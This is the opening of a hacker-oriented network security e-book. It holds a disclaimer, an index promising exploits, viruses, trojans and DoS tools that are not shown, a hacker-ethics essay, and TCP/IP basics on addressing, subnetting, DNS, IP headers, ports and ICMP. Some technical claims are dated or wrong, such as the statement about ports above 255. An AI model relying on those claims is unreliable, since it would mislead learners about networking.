

Hackers' Network Security Handbook

(<http://netsec.nnsol.com>)

-Krishna Chaitanya Thota

Disclaimer

This book is given free of cost to all the users. Users need not have to pay any money for reading this book. You are free to distribute this book in electronic form only. The author holds the rights to publish this book in hard-copy. Webmasters are free to upload this book to their site and distribute this book for free to their users until they keep this disclaimer as it is.

Information should be free! This book is just for informational purposes only. However the author of this book doesn't support hacking, cracking, virus coding or any other illegal activities. The author is not responsible for any type of loss or damage caused by the use of codes or methods discussed in this book. USE THEM AT YOU OWN RISK.

HACKING MAY BE ILLEGAL IN YOUR COUNTRY, KNOW THE CONSEQUENCES OF YOUR WORK BEFORE YOU DO ANY THING.

HAPPY HACKING

-KRISHNA CHAITANYA THOTA
<kcthota@yahoo.com>

<http://netsec.nsol.com/aboutme.asp>

Index

1. Hackers inside out

- Hackers
- Hackers and Ethics
- Becoming a hacker
- What should be the system configuration and what OS should I use?
- Hackers and Cyber wars
- What should I do?

2. TCP/IP Exposed

- Introduction
- The IP address
- Subnetting
- Domain Name System (DNS)
- IP Datagram
- Ports and Sockets
- Internet Control Messaging Protocol (ICMP)
- Transmission Control Protocol (TCP)
- User Datagram Protocol (UDP)
- Address Resolution Protocol (ARP)
- TELNET
- File Transfer Protocol (FTP)
- Trivial File Transfer Protocol (TFTP)
- Simple Mail Transfer Protocol (SMTP)
- Post Office Protocol (POP)
- Hypertext Transfer Protocol (HTTP)
- Secure Sockets Layer (SSL)
- Kerberos Authentication System
- Internet Protocol Version 6 (IPv6)

3. Hacking Concepts

- DOS utilities in Windows
 - Ping
 - Tracert
 - Netstat
 - IPconfig
- Portscanning
- Pingsweeping
- IP spoofing
- Remote OS detection
- Packet Sniffers
- Proxies
- Wingates
- Firewalls

4. Hacking Windows

- File and Printer sharing (NetBIOS)
- Open ports
- Closing the open ports
- Internet Information Server (IIS)
- Securing IIS

5. Denial of Service

- Ping of death
- SYN Flooding

- Teardrop
- Land and LaTierra attacks
- SMURF attacks and fraggle attacks
- Distributed Denial of Service
- TRIN00
- Tribe Flood Network
- Stacheldraht

6. Cryptography

- Caesar's Cipher
- DES Encryption
- RSA Encryption
- Blowfish
- RC4 Cipher
- The MD5 Algorithm
- Steganography
- Source code of Alcopaul's picture steganography tool

7. Programming

- Batch File programming
- Programming in C
- JavaScript codes

8. Viruses and Worms

- Types of viruses
- Methods of infection
- Virus activation
- Auto-start methods
- Writing your own VBS research virus
- Virus analysis
 - The ILOVEYOU worm
 - ILOVEYOU worm variants
 - Melissa worm
 - AnnaKournikova worm
 - Michelangelo virus
 - Perrun virus
 - JS_Never
 - Bat.Windows
 - Reven
- The Yaha virus

9. Trojan horses

- Password stealing Trojans
- Keyloggers
- Remote Access Trojans
- Trojan Infection
- Trojan ports
- Keeping the Trojans away
- Making your own RAT
- The Trojan port list

10. Exploits

- L0phtcrack
- Changing admin password in Windows 2000 from guest account
- Sendmail
- Linux Rsync Remote Exploit
- Local Root Vulnerability Found in Exim (pid_file_path)

IIS remote exploit injection
Bigfun remote DoS attack
XSS/Cookie problems at major (webmail) sites
P-SMASH
Glob-abuse
Fancylogin
MSSQL2000 Remote UDP Exploit
VNC Man in the Middle Exploit Code
Apache Scoreboard Shared Memory
Exploit Code for IP Smart Spoofing
Sendmail Local Exploit Code
Proof of Concept Exploit of Windows Help Overflow
OpenSSL Exploit Code (Slapper)
Zero Width GIF
Windows SMB Nuker
Remote Winamp Exploit

11. SMS INDIA

The complete source code of SMS INDIA

12. Links

Hacking and Security links
Virus and AV related

Appendix

Batch Worm Generator Source code

Acknowledgements

I should thank each and everyone who contributed their works in the writing of this book. This book might never be completed without their contribution, support, encouragement and criticism.

My thanks to Alcopaul, SeCoNd PaRt To HeLl, Philet0ast3r and other members at rRlf (thank you guys) for letting me use their codes for this book. Special thanks to Dr.T for being always with me. I should also thank the exploit code writers and the people at Securityfocus, packetstormsecurity for maintaining such a nice vulnerabilities and exploits archive.

Special thanks to about 80,000 Neworder members (esp. Resolution, AJ, OpioN, Cereal, RattleSnake, N2K) for helping me at the edge0 board and for criticizing me whenever I was wrong.

Thanks to all the people involved in the writing of this book if ever I miss their names here.

Hackers inside out

"Hacker", one of the most popular words in the cyber generation today. But most of the times the term is misunderstood to be "cyber criminal" or "cyber vandal". Only a few people know what actually a hacker does.

There are various meanings for the term "hacker". But let me define my own way.

"A hacker is a specialist programmer who enjoys solving the unsolved problems in the cyber world".

Hackers are enthusiastic programmers who enjoy programming systems. Hackers find out the vulnerabilities in a system (or networks) and help the administrators in fixing that vulnerability. They never tamper with data or crash the systems.

Hackers are like scientists in the cyber world. They spend most of the time in front of the computer programming and experimenting new techniques and technologies. It is the hackers who developed the internet and let all the people around the world come closer together.

On the other hand there is other class of people who call themselves as hackers. But they are called as "crackers" by the real hackers. Crackers are also good at programming but they have the intention to destroy crucial data or crash a critical system. Crackers gain illegal access to the root in a vulnerable system and try to crash the system. Most of these people end up their lives in jails because of the illicit things they do.

The other class of people is script kiddies. They are the most dangerous class and they don't have any knowledge of the things they do. Script kiddies are fascinated by seeing the movies like Swordfish, Golden eye and enter this world. All they want is to become popular instantly. They use the tools programmed by hackers/crackers and use them without any proper knowledge of the things they are doing. Normally they also get arrested because of the damage they cause using such pre-packaged tools. Anna Kournikova is one such worm created by a person using VBSWG (Visual Basic Script Worm Generator tool programmed by [K]alamar). The author of that worm was arrested by the police on the charge of causing damage to internet systems.

There is one more misconception in the people i.e. about viruses and virus programmers. Not all viruses are destructive and not all viruses programmers have evil intent of causing damage. There are many research virus groups with efficient programmers writing research viruses. The programmers write efficient codes to bypass various protection systems. But all such viruses will not be released to cause harm to the innocent user. The viruses will be submitted to various anti-virus organizations for analysis so that they will update their scanners with new definitions and recognize the program as a virus. One such virus is perrun (the first virus to infect .jpg and .txt files) written by

alcopaul. Alcopaul is one such virus researcher out there. There are about 50-100 new viruses programmed every day and only .0001% of these viruses are released by vandals to cause infection to the general public. These are the viruses which create havoc. People think that "I Love You" worm or "Klez" are the most destructive viruses. But as a member of various research virus groups I saw virus codes which are even powerful and destructive than these viruses. General public don't know about all these viruses. In a way, a virus researcher may also be called as a hacker. Some of the research virus groups include BCVG (<http://www.ebcvg.com>), rRlf (<http://www.rrlf.de>), vx.netlux (<http://vx.netlux.org>) etc...

I am not talking about the crackers or scriptkiddies. In the entire book we will be talking about hackers and hacking.

Hackers and Ethics: There are some ethics defined by hackers of different groups. There is no thumb-rule that a hacker must follow these rules. These are defined so that a hacking newbie might not go away from the real hacking track and become a cracker causing some destruction. These ethics are only to control illegal acts.

- Don't interfere with data belonging to others.
- All information should be free and share your views/ideas with your fellow hackers.
- You can explore an unprotected system but don't cause any destruction.
- Learn the things that you don't know.

Becoming a hacker: Every day I receive several emails from hacking newbies with similar subject, "I want to become a hacker but where should I start?". I've personally replied all such email request. Now I would like to answer this question to all the newbies reading this book.

- Learn at least two programming languages. I personally suggest you to start with C and Visual Basic. Visual C++ is also another very good language. With these three languages you can almost do anything.
- One operating system should be at your finger tips. Windows 2000 server edition is one of the most efficient network operating systems that you can start with. Knowing an OS like Linux (Preferably Redhat Linux) or Unix will be an added advantage. But till this date I know only Windows OS and currently experimenting with Redhat Linux. :)
- Something is always better than nothing. Do something on your system even if you don't about that. Don't read books and guides. Do experiments on your system and you should think on your own. I bought my first system when I was studying intermediate. During the first year (i.e. during the warranty period) of the purchase I've crashed my system about 50 times experimenting with viruses. That helped me a lot to understand the working of viruses.
- Internet is a vast ocean of information. Read the articles/zines written by experienced programmers/hackers. You can visit the sites like <http://blacksun.box.sk>, <http://neworder.box.sk>, <http://www.ebcvg.com>, <http://vx.netlux.org> for the articles.

- Write some articles/programs and post them at various hacker groups. Answer the questions that newbies post at various boards.
- The entire internet works on TCP/IP protocol suite. You must learn about various protocols in TCP/IP to understand more about networks.

What should be the system configuration and what OS should I use? As I have already mentioned Windows 2000 server is the most powerful operating systems that was released by Microsoft. If possible get that operating system. The minimum requirements for this OS (as suggested by Microsoft) are 166 MHz processor, 128MB RAM and 2GB HDD. But practically it requires 500MHz processor. If you have enough space on your disk don't forget to experiment with Linux. Also try to get an internet connection (preferably static connection) which would help you in gathering information.

Hackers and cyber wars: Cyber war?? Yeah it is true. There are cyber wars going on now between the hackers/crackers of different countries. During the year 2000 there was a cyber war between Israel and Palestine. Many underground groups joined in these groups and the result is that about 166+ sites attacked by Palestinian supporters and 34+ sites attacked by Israeli supporters. The targets of such attacks include email servers, DNS servers, IRC servers, FTP sites etc. Slowly the intensity of this war has decreased.

What should I do? Hacking is an educational sport. Learn the new techniques, technologies related to computers and networks. Be enthusiastic to find out the new things and help others in learning them. Open-source is the veda of hacking. Write useful programs and distribute them for free. If possible make the source code of that application available to others for free. Never involve in any illegal activities. Serve the hacker community and let it grow.

TCP/IP Exposed

TCP/IP is named for its two important protocols: Transmission Control Protocol and Internet Protocol. Basically TCP/IP protocol suite is a collection of number of protocols developed for the internet. All these protocols work together and allow data transfer among the networks.

Internet protocols in TCP/IP are grouped into different layers.

- **Network Interface Layer:** This layer is also called link layer or data-link layer. TCP/IP doesn't specify any protocols here, but any type of network interface such as Ethernet, Token-ring may be used in this layer.
- **Network Layer:** This layer is also called internetwork layer or internet layer. Internet Protocol (IP) is the most important protocol in this layer. Other network layer protocols are: ICMP, ARP, RARP etc...
- **Transport Layer:** The main transport layer protocol is TCP. TCP provides end-to-end reliable data transfers. User Datagram Protocol (UDP), connectionless service, is also another Transport Layer Protocol.
- **Application Layer:** Application layer protocols are the programs which uses TCP/IP stack for communication with other hosts. Application protocols such as TELNET, FTP, SMTP are listed in this layer.

The IP address: The term IP stands for Internet Protocol. On the Internet, systems are connected to networks, which are further divided into sub-networks. Every system on such network will have a unique IP address. An IP address is composed of four segments known as octets. Each octet is an 8-bit field and can have a value ranging from 0 to 255.

A typical IP address looks something like 203.197.254.249

The IP addresses are divided into five classes, which are Class A through Class E. Depending on the size of the network, different types of classes are used for addressing machines on the network.

Class A networks are the largest and can hold up to 16 million systems on 127 networks. In this class, the first octet is the network prefix number and the other three octets represent the host number. A Class A network address block looks like the following:

Class A: 1.XXX.XXX.XXX to 126.XXX.XXX.XXX (NNN.HHH.HHH.HHH)

Class A networks can use up to three octets for addressing machines. These are used for very large organizations and collections of related networks. Also, many educational institutions are grouped under a Class A address.

Class B networks are next to Class A networks. The Class B networks use first two octets for network number and next two octets for host

number. A Class B network can address up to 65000 hosts on each of 16000 networks. A Class B network address block looks like the following:

Class B: 128.0.XXX.XXX to 191.255.XXX.XXX (NNN.NNN.HHH.HHH)

In a Class B network only two octets can be used for addressing machines. So, from a single block of Class A addresses, 255 Class B networks can be made.

Class C networks comes the next, normally used by many smaller networks and your local ISP may also be using this Class of addressing. A Class C address block can hold up to 255 machines on each of two million networks.

Class C: 192.0.0.XXX to 223.255.255.XXX (NNN.NNN.NNN.HHH)

Class C networks can use only a single octet for addressing machines. So we can make 255 Class C networks out of a single block of Class B addresses.

Class D addresses are reserved for IP Multicasting, and **Class E** addresses are reserved for "experimental purposes".

IP addresses are designed in such a way to create small networks out of larger networks. The process of creating smaller sub-networks from a single larger network is called **subnetting**.

You might have already noticed that IP addresses starting 127 doesn't fall either into Class A or Class B. Well 127.X.X.X is reserved for special purposes. 127.0.0.1 represents the IP address of the local host i.e., your own system.

IP addresses are classified into static and dynamic IP addresses.

If you are connecting to the internet through dial-up networking, every time you dial your ISP for a connection your system will be dynamically assigned an IP address. Every time you dial a connection you will be dynamically given an IP address.

But if you are connected through a DSL connection or have a permanent LAN connection your IP address will not change. This type of IP address is called static IP address. Remember static IP addresses are more prone to attacks. So if you have a static IP address don't forget to install a firewall and an Anti-virus software.

To find your system's IP address click **Run** and then type **command**. You will see the DOS prompt now. Type **IPconfig** to find out your IP address.

Subnetting:

Subnetting is the process of deriving smaller networks from larger networks. Subnetting is done for various reasons, like to save address space and to increase the security of the network.

In this topic we will be coming across the term "subnet mask". Well the subnet mask is used to split-up the existing network IP address into

"sub-networks" or "subnets". The masks used by different classes of IP are:

Class A: 255.0.0.0
Class B: 255.255.0.0
Class C: 255.255.255.0

To understand the subnetting better you must have the knowledge of binary number form. Let's consider the IP address 192.168.0.1. In binary octet form it looks like 11000000.10101000.00000000.00000001.

192 (decimal) = 11000000 (binary)
168 (decimal) = 10101000 (binary)
0 (decimal) = 00000000 (binary)
1 (decimal) = 00000001 (binary)

The subnet mask of an IP address is what tells the computer or router which part of your IP address belongs to your network and which part belongs to the hosts. Thus, a subnet mask of 255.255.255.0 tells your computer that the first three octets of your IP address belong to the network, and all of your hosts will be referenced with the last octet. This gives us a standard subnet mask of 255.255.255.0, with a possibility of 254 hosts in our network.

You are required to have a base network address and a broadcast address for every subnet. Normally for the base network address the last octet will be 0 and for the broadcast address the last octet will be 255.

The first step in implementing a subnet is determining the number of hosts in a mask. Say if you want to have 20 hosts in a subnet then you should have a minimum of 22 hosts including the base network address and the broadcast address. Now consider the last octet in the IP address.

0	0	0	0	0	0	0	0
128	64	32	16	8	4	2	1

If we want at least 22 hosts on each of our subnets, we are going to need the last five bits in our octet quad. This will give us a total available of 16+8+4+2+1 or 31 possible hosts including the network address and broadcast address. This leaves the first three bits of the octet for network addressing. This makes our subnet mask for the entire network 255.255.255.224. How did I come up with this? The positional notation values for the first three bits of our final octet, when added together, equal 224.

Network bits		Host bits						
128	64	32		16	8	4	2	1

Lets say we have an IP address of 203.197.254.1. For our first subnet, we have a subnet mask of 255.255.255.224. This gives us hosts from 203.197.254.1 to 30, with 203.197.254.0 as the network address and 203.197.254.31 as the broadcast address. Our next subnet would be 203.197.254.32 with the same 31 hosts, including broadcast and network. The subnet following that would have an IP range of 203.197.254.64-95.

The next would be 203.197.254.96-127, then 128-159, then 160-191, 192-223 and, finally, 224-255.

ANDing: It is very easy to know your network address if you know your IP address and the subnet mask. The two addresses are bitwise AND(ed) together will give you the network address. The following is the ANDing principle:

0+0=0
0+1=0
1+1=1

The following example shows you to find the network address:

```
11000000.10101000.00000000.00000001 (IP address 192.168.0.1 )
11111111.11111111.11111111.11100000 (Subnet Mask 255.255.255.224)
11000000.10101000.00000000.00000000 (Network address 192.168.0.0)
```

Domain Name System (DNS):

IP addresses help you to connect to other systems on the network. But it is very hard to remember the IP addresses of different systems that you want to connect to. So, the concept of domain names was introduced. Just you need to remember the user-friendly names such as yahoo.com known as domain names instead of weird IP addresses like 241.56.25.155 and the DNS will do the rest of work.

The Domain Name System (DNS) is a distributed Internet directory service. DNS is used mostly to translate between domain names and IP addresses, and to control Internet email delivery. Most Internet services rely on DNS to work, and if DNS fails, web sites cannot be located and email delivery stalls.

The Domain Name System (DNS) is software that runs on Port 53. Read the following terms before you study the working of Domain Name System.

Client- User's system running the web browser
ISP's DNS server - The DNS server run by your ISP
Root server - INTERNIC's root server
Destination DNS - The destination domain's DNS server

When the client types a web address in the browser window, the browser sends a DNS query to the ISP's DNS server. The DNS server looks in its cache to find the IP address for the web address. If it finds the IP address for that, the DNS server replies the non-authoritative IP address to the client back.

If the ISP's DNS server cannot find the IP address in its cache it will send the request to "Name servers". If IP address is found there that will be sent to the client else the request will be forwarded to the "Root-Servers". The Root servers search the records for the web address, if found it sends back the client with the address. The "Name servers" and "ISPs DNS server" are updated with the new IP address. If the DNS server cannot find the IP address it will reply the client with **DNS Error** message. The entire process can be represented in the figure below.


Note: We will be dealing with DNS when we come across Nslookup command in next sections.

IP Datagram:An IP datagram is the unit of transfer of data packets in TCP/IP across the internet. An IP datagram contains a header and data this is relevant to high level protocols. The maximum length of an IP datagram is 65535 bytes. But the TCP/IP hosts are not required to receive a datagram larger than 576 bytes; hence IP handles the fragmentation and reassembly of IP datagrams.

Fragmentation of an IP datagram is necessary when the maximum size of the datagram the networks can handle is smaller than the size of the IP datagram, to reach its destination host. The fragmentation and reassembly procedure needs to be able to break a datagram into arbitrary number of pieces which can be reassembled later. The identification field is used to distinguish the fragments of one datagram from those of another.

All the fragments of data have a header and data. Each fragment of the IP datagram is treated as individual datagram while they are transported to their destination. While the fragments arrive at the destination, all the pieces are reassembled at the host. If one of the fragments of the entire datagram is not received to the destination, all the datagrams that have been received are discarded by the destination host.

The figure below shows the format of an IP datagram. The minimum size of an IP header is 20 bytes.



Version: 4 bits


This indicates the version of the IP protocol. The current version is 4.

IHL: 4 bits

Internet Header Length is the length of the internet header in 32 bit words.

Type of Service: 8 bits

This indicates the quality of the service requested for this IP datagram.



Precedence denotes the nature and priority of the datagram.

- 111 - Network Control
- 110 - Internetwork Control
- 101 - CRITIC/ECP
- 100 - Flash Override
- 011 - Flash
- 010 - Immediate
- 001 - Priority
- 000 - Routine

TOS denotes the type of service and is used to specify the treatment of the datagram during its transmission through the internet. It denotes how the network should make tradeoffs between throughput, delay, reliability, and cost.

- 1000 -- minimize delay
- 0100 -- maximize throughput
- 0010 -- maximize reliability
- 0001 -- minimize monetary cost
- 0000 -- normal service

MBZ is reserved for future purposes. The originator of a datagram sets this field to zero (unless participating in an Internet protocol experiment which makes use of that bit). Routers and recipients of datagrams ignore the value of this field. This field is copied on fragmentation.

A more detailed description of the type of service can be found in RFC 1349.

Total Length: 16 bits


Total length is the length of the datagram, measured in bytes, including IP header and data. This field allows the length of the datagram up to 65535 octets.

Identification: 16 bits

A unique number assigned by the source machine which identifies the fragments of an IP datagram and helps in reassembling the fragments at the destination host.

Flags: 3 bits

Various control flags.



Bit 0: reserved, must be zero
 Bit 1: (DF) 0 = May Fragment, 1 = Don't Fragment.
 Bit 2: (MF) 0 = Last Fragment, 1 = More Fragments.

Fragment Offset: 13 bits

Used with fragmented datagrams to aid in reassembly of the fragmented datagrams. This field indicates where in the datagram this fragment belongs. The fragment offset is measured in units of 8 octets (64 bits). The first fragment has offset zero.

Time to Live: 8 bits

Specifies the time (in seconds) the datagram may be allowed to remain in the internet system. Each router which forwards the datagram subtracts the time for processing that datagram from this field. Every module that is processing the datagram must decrease the TTL value by at least one even if the processing time is less than a second. If the Time to Live of a particular datagram reaches zero it will be destroyed. This is to discard undeliverable datagrams and to bound the maximum datagram lifetime.

Protocol: 8 bits

This indicates the higher level protocol to which internet protocol should deliver the data in this datagram.

Header Checksum: 16 bits

This is a checksum on the datagram header only. It doesn't include the data. Since the header fields change every time the datagram is processed, this field is every time recomputed and verified. If the header checksum doesn't match the header contents the datagram will simply be discarded.

Source address: 32 bits

The IP address of the host sending the datagram.

Destination Address: 32 bits

The IP address of the destination host for that datagram.

Options: Variable

This is an optional field, may not contain with all datagrams. This field is variable in length. There may be zero or more options. There are two option formats.

Case 1: A single byte of option-type.

Case 2: An option-type byte, an option-length byte, and the actual option-data bytes.

Padding: Variable

The internet header padding is used to ensure that the internet header ends on a 32 bit boundary. If an option is used the datagram is padded with all-zero bytes up to the next 32-bit boundary.

Data: Variable

The data contained in a datagram will be passed on to a higher level protocol.

Ports and Sockets: All upper-layer applications that use TCP/UDP have a port number that identifies the application. A **port** is a 16-bit number, used by the host-to-host protocol to identify to which higher-level protocol or application it must deliver the incoming data.

Port numbers above 255 are reserved for private use of the local machine and the port numbers below 255 are used for frequently used processes. The Internet Assigned Numbers Authority (IANA) assigns the port numbers for a particular process. The following are some of the commonly used port numbers and the respective processes on that port number.

<i>Port Number</i>	<i>Process Name</i>	<i>Description</i>
1	TCPMUX	TCP Port Service Multiplexer
5	RJE	Remote Job Entry
7	ECHO	Echo
9	DISCARD	Discard
11	USERS	Active Users
13	DAYTIME	Daytime
17	Quote	Quotation of the Day
19	CHARGEN	Character generator
20	FTP-DATA	File Transfer Protocol•Data
21	FTP	File Transfer Protocol•Control
23	TELNET	Telnet
25	SMTP	Simple Mail Transfer Protocol
27	NSW-FE	NSW User System Front End
29	MSG-ICP	MSG-ICP
31	MSG-AUTH	MSG Authentication
33	DSP	Display Support Protocol
35		Private Print Servers
37	TIME	Time
39	RLP	Resource Location Protocol
41	GRAPHICS	Graphics
42	NAMESERV	Host Name Server
43	NICNAME	Who Is
49	LOGIN	Login Host Protocol

53	DOMAIN	Domain Name Server
67	BOOTPS	Bootstrap Protocol Server
68	BOOTPC	Bootstrap Protocol Client
69	TFTP	Trivial File Transfer Protocol
79	FINGER	Finger
101	HOSTNAME	NIC Host Name Server
102	ISO-TSAP	ISO TSAP
103	X400	X.400
104	X400SND	X.400 SND
105	CSNET-NS	CSNET Mailbox Name Server
109	POP2	Post Office Protocol v2
110	POP3	Post Office Protocol v3
111	RPC	Sun RPC Portmap
137	NETBIOS-NS	NETBIOS Name Service
138	NETBIOS-DG	NETBIOS Datagram Service
139	NETBIOS-SS	NETBIOS Session Service
146	ISO-TPO	ISO TPO
147	ISO-IP	ISO IP
150	SQL-NET	SQL NET
153	SGMP	SGMP
156	SQLSRV	SQL Service
160	SGMP-TRAPS	SGMP TRAPS
161	SNMP	SNMP
162	SNMPTRAP	SNMPTRAP
163	CMIP-MANAGE	CMIP/TCP Manager
164	CMIP-AGENT	CMIP/TCP Agent
165	XNS-Courier	Xerox
179	BGP	Border Gateway Protocol

Each communication circuit into and out of the TCP layer is uniquely identified by a combination of two numbers, which together are called a **socket**. A socket interface is one of several application programming interfaces (APIs) to the communication protocols. Socket is the end point for communication that can be named and addressed in a network. Socket address is the triple:

<Protocol, local address, local process>


Two processes communicate through TCP sockets. Each side of the TCP connection has a socket that can be identified by triple <TCP, IP address, port number>. If two processes are communicating over TCP it

implies there is a logical connection that is uniquely identifiable by the two sockets involved.

Internet Control Messaging Protocol (ICMP): Internet Control Messaging Protocol (ICMP) is an integral part of internet protocol (IP). ICMP is an error-messaging system which lets the source host (sender) to know about the errors that are encountered in delivering a datagram to the destination host (receiver). When a router or a host must report the errors in datagram processing it uses ICMP. Its purpose is not to make the IP reliable. There are still no guarantees that a datagram will be delivered or a control message will be returned. Some datagrams may still be undelivered without any report of their loss.

ICMP uses IP as if it were a higher level protocol i.e. ICMP messages are encapsulated in IP datagrams. However, ICMP is actually an integral part of IP, and must be implemented by every IP module. The ICMP messages typically report errors in the processing of datagrams. To avoid the infinite regress of messages about messages etc., no ICMP messages are sent about ICMP messages. Also ICMP messages are only sent about errors in handling fragment zero of fragmented datagrams. (Fragment zero has the fragment offset equal zero).

ICMP messages are sent in IP datagrams. The header of the IP datagram will have a protocol number of 1 (1 represents ICMP) and the type of service of zero. The data field of the IP datagram will have a ICMP message of the format shown below:



Type: Indicates the type of the message

- 0 Echo reply
- 3 Destination unreachable
- 4 Source quench
- 5 Redirect
- 8 Echo
- 9 Router advertisement
- 10 Router solicitation
- 11 Time exceeded
- 12 Parameter problem
- 13 Time Stamp request
- 14 Time Stamp reply
- 15 Information request (obsolete)
- 16 Information reply (obsolete)
- 17 Address mask request
- 18 Address mask reply
- 30 Traceroute
- 31 Datagram conversion error

- 32 Mobile host redirect
- 33 IPv6 Where-Are-You
- 34 IPv6 I-Am-Here
- 35 Mobile registration request
- 36 Mobile registration reply
- 37 Domain name request
- 38 Domain name reply
- 39 SKIP
- 40 Photuris


Code: Contains the error code for the datagram reported on by this ICMP message. The interpretation is dependent upon the message type.

Checksum: The checksum is the 16-bit ones's complement of the one's complement sum of the ICMP message starting with the ICMP Type. For computing the checksum, the checksum field should be zero. This checksum may be replaced in the future.

Data: Contains information about the ICMP message. It also contains a part of the original IP message for which this ICMP message was generated.

Destination Unreachable (Type 3):

If the address specified in the destination field of an IP datagram is unreachable, the gateway may send a destination unreachable message to the datagram sender.



If the message is received from the destination host, it means that the IP module cannot deliver the datagram because the indicated protocol module or process port is not active.

Another case is when a datagram must be fragmented to be forwarded by a gateway yet the Don't Fragment flag is on. In this case the gateway must discard the datagram and may return a destination unreachable message to the datagram source.


For this type, the code will be one of the following.

- 0 Network unreachable
- 1 Host unreachable
- 2 Protocol unreachable
- 3 Port unreachable
- 4 Fragmentation needed but the Do Not Fragment bit was set
- 5 Source route failed
- 6 Destination network unknown
- 7 Destination host unknown
- 8 Source host isolated (obsolete)

- 9 Destination network administratively prohibited
- 10 Destination host administratively prohibited
- 11 Network unreachable for this type of service
- 12 Host unreachable for this type of service
- 13 Communication administratively prohibited by filtering
- 14 Host precedence violation
- 15 Precedence cutoff in effect

Time exceeded (Type 11):

If the processing a datagram finds the Time-To-Live field to be zero it discards the datagram and sends a Time exceeded message to the source.



If a host reassembling a fragmented datagram cannot complete the reassembly due to missing fragments within its time limit it discards the datagram, and it may send a time exceeded message.


For this type, the code in the ICMP header will be one of the following:

- 0 time to live exceeded in transit;
- 1 fragment reassembly time exceeded.

Code 0 may be received from a gateway. Code 1 may be received from a host.

Parameter problem (Type 12):

This message indicates that a problem was encountered during processing of the IP header parameters. The pointer identifies the octet of the original datagram's header where the error was detected (it may be in the middle of an option).

